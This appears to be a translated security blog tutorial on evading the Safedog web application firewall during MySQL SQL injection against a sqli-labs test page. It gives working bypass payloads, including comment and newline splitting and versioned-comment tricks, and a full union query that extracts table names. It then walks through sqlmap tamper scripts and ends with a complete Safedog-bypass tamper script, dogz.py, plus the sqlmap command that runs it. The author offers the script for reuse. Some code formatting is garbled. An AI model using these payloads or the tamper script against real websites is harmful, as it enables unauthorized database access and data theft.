From Bypassing Safedog to Writing Tamper Scripts
A guide to identifying Safedog WAF keyword filters, using MySQL syntax to bypass them, and writing and testing sqlmap tamper scripts.
Read in Chinese→Table of Contents
- 0x00 Overview
- 0x01 First, Determine Which Keyword Is Being Blocked
- 0x02 Some Basic Concepts
- 0x03 Summary of What Safedog Blocks
- 0x04 Writing a sqlmap Tamper Script
- 0x05 The Three Main Parts of a Tamper Script
- 0x06 Methods for Writing and Testing Tamper Scripts
- 0x07 Conclusion
0x00 Overview
- WAFs such as Safedog share one characteristic: they filter based on regular-expression matching.
- In practice, however, a balance must be struck between usability and security.
- Vendors naturally take the user experience into account, so they cannot simply block everything.
- Ultimately, bypassing them comes down to bypassing their regular expressions.
- Note:
- Different versions use different regular-expression rules.
- Therefore, some payloads will not work on both old and new versions.
- That does not matter, though. Once you learn how to bypass them, this will no longer be a problem.
0x01 First, Determine Which Keyword Is Being Blocked
We will use the simple statement order by 3 as an example.
The approach is to break up the words and test them:
http://10.211.55.4/Less-2/?id=1 order by 3  (拦截)

http://10.211.55.4/Less-2/?id=1 ordwer by 3 (破坏了order 没有拦截)

http://10.211.55.4/Less-2/?id=1 order bay 3 (破坏了by 没有拦截)
This shows that Safedog blocks order by when the two words appear together.
All subsequent tests begin with the same approach to make a preliminary determination.
0x02 Some Basic Concepts
- Some bypass fundamentals
- Statements inside MySQL comments can also be executed (
/\*\! \*/). /*! ....*/is treated as a comment in many other contexts.- In MySQL, however, it is not a comment. To maintain compatibility, MySQL places certain MySQL-specific statements inside
/*!....*/. This prevents those statements from being executed by other databases while allowing MySQL to execute them.
/*!50001 select * from test */;Here, 50001 means that the statement will be executed only if the database version is 5.00.01 or later. It is essentially just a version check.
- Symbols commonly used in MySQL
换行符号
%0a

注释符合
%23

空白字符
"%0a", "%0b", "%0c", "%0d", "%0e", "%0f", "%0g", "%0h", "%0i", "%0j"

不同的数据库不太一样,可以自己查一下
There are also some comment symbols commonly used for bypasses:
#
--
-- -
--+
//
/**/
/*letmetest*/
;%00
0x03 Summary of What Safedog Blocks
and 1- Safedog blocks
andwhenever it is followed by a number. order by- Safedog blocks
orderwhenever it is followed byby. union select- It is blocked whenever
unionandselectare combined. Actual testing shows that filtering is stricter for the wordselect, so the main focus is on bypassingselect. database\(\)- Safedog blocks
databasewhenever it is followed by parentheses.
The following are examples of successful tests.
Bypassing order by:
测试 order aby不拦截 ,我们让 by前面的注释掉就可以绕过

http://10.211.55.4/Less-2/?id=1 order %23a%0aby 3
The same principle applies to bypassing union select:
http://10.211.55.4/Less-2/?id=-1 union %23a%0a/*!select*/ 1,2,3Bypassing database\(\):
http://10.211.55.4/Less-2/?id=-1 union %23a%0a/*!select*/ 1,%23a%0adatabase/*!*/(),3A complete union query:
http://10.211.55.4/Less-2/?id=-1 union %23a%0a/*!select*/ 1,group_concat(table_name),3 %23a%0a/*!from*/ information_schema.tables where table_schema='security'There is also a bypass that uses a version number inside a comment:
http://10.211.55.4/Less-2/?id=-1 union /*!44466select*/ 1,database/*!()*/,30x04 Writing a sqlmap Tamper Script
Tamper scripts are a series of scripts that extend sqlmap. Their primary purpose is to make specific changes to the original payload in order to bypass a WAF.
For clarity, let us directly examine a typical example in depth.
We will look at a commonly used tamper script: space2comment.py.
This script replaces spaces with /**/.
The complete code is shown below:
#!/usr/bin/env python

"""
Copyright (c) 2006-2020 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""

from lib.core.compat import xrange
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces space character (' ') with comments '/**/'

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass weak and bespoke web application firewalls

    >>> tamper('SELECT id FROM users')
    'SELECT/**/id/**/FROM/**/users'
    """

    retVal = payload

    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False

        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += "/**/"
                    continue

            elif payload[i] == '\'':
                quote = not quote

            elif payload[i] == '"':
                doublequote = not doublequote

            elif payload[i] == " " and not doublequote and not quote:
                retVal += "/**/"
                continue

            retVal += payload[i]

    return retVal
0x05 The Three Main Parts of a Tamper Script
- The first part:
priority - This defines the script’s priority and determines the execution order when multiple tamper scripts are used.
- The second part: the
dependenciesfunction - This specifies where the script is or is not applicable. It can also be omitted.
- The third part: the
tamperfunction - This is the core of the bypass and defines the content to be replaced.
The priority setting:
When multiple tamper scripts are used, the script with the higher PRIORITY level is applied first.
__priority__ = PRIORITY.LOWThere are approximately seven levels: LOWEST, LOWER, LOW, NORMAL, HIGH, HIGHER, and HIGHEST.
The dependencies function primarily informs users about the script’s scope of applicability.
上文中没写,就是没有提示,你要自己知道,其实不写也行就直接pass
def dependencies():
     singleTimeWarnMessage("这里输入想显示的内容“)
The tamper function is the main event.
This is a simple double-write bypass. The tamper script mainly performs a replacement process.
The payload contains keywords such as select and union. After replacement, the processed payload only needs to be returned.
def tamper(payload, **kwargs):
    return payload.replace('union','uniounionn')
Therefore, the exact replacement logic is up to you. You only need to return the result at the end.
0x06 Methods for Writing and Testing Tamper Scripts
Here are several pitfalls to be aware of:
-
A manual bypass is not the same as writing a tamper script. The statements used by sqlmap are not the same as the ones you use manually.
-
I have two suggestions. One is to configure sqlmap to use Burp as a proxy and check whether it works. I did not use this method because clicking through everything was a bit tedious.
-
I enabled the
-voption to inspect the payloads and messages, identify where they failed, copy the payloads for manual testing, and then write the tamper script for the bypass. -
During debugging, you also need to use the
--flushoption to clear the cache. -
Another factor is your Python coding ability. If you only use a simple
replace\(\)function, pay attention to the replacement order.- For example, similar functions that may be used include:
SESSION_USER()  CURRENT_USER()  USER()
这几个都有 user() 如果你在最前面 替换了user()
那么后面就会出现CURRENT_%23a%0aUSER/*!*/() 我这种绕过就不兼容了
得在后面再自己调整- The following are my bypass parameters:

python3 sqlmap.py -u "http://10.211.55.4/Less-2/?id=1" --tamper dogz.py --random-agent --flush -v 3 --batch --dbms mysql --current-user –-tech=U0x07 Conclusion
Here is the Safedog bypass script. If it stops working when you run it, simply modify it by following the methods described above.
#!/usr/bin/python3.7
# Author:Zeo
from lib.core.enums import PRIORITY
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
import os
__priority__ = PRIORITY.LOW
def dependencies():
singleTimeWarnMessage("Zeo_bypass_safedog4.0")
def tamper(payload, **kwargs):
payload=payload.replace('AND','/*!44466AND*/')
payload=payload.replace('ORDER','/*!44466order*/')
payload=payload.replace('BY','%23a%0aby')
payload=payload.replace('USER()','%23a%0aUSER/*!*/()')
payload=payload.replace('DATABASE()','%23a%0aDATABASE/*!*/()')
payload=payload.replace('SESSION_%23a%0aUSER/*!*/()','%23a%0aSESSION_USER()')
payload=payload.replace('UNION ALL SELECT','UNION ALL /*!44466SELECT*/')
payload=payload.replace('CURRENT_%23a%0aUSER/*!*/()','CURRENT_USER()')
return payload
```The Safedog bypass ultimately succeeded, and the data was retrieved.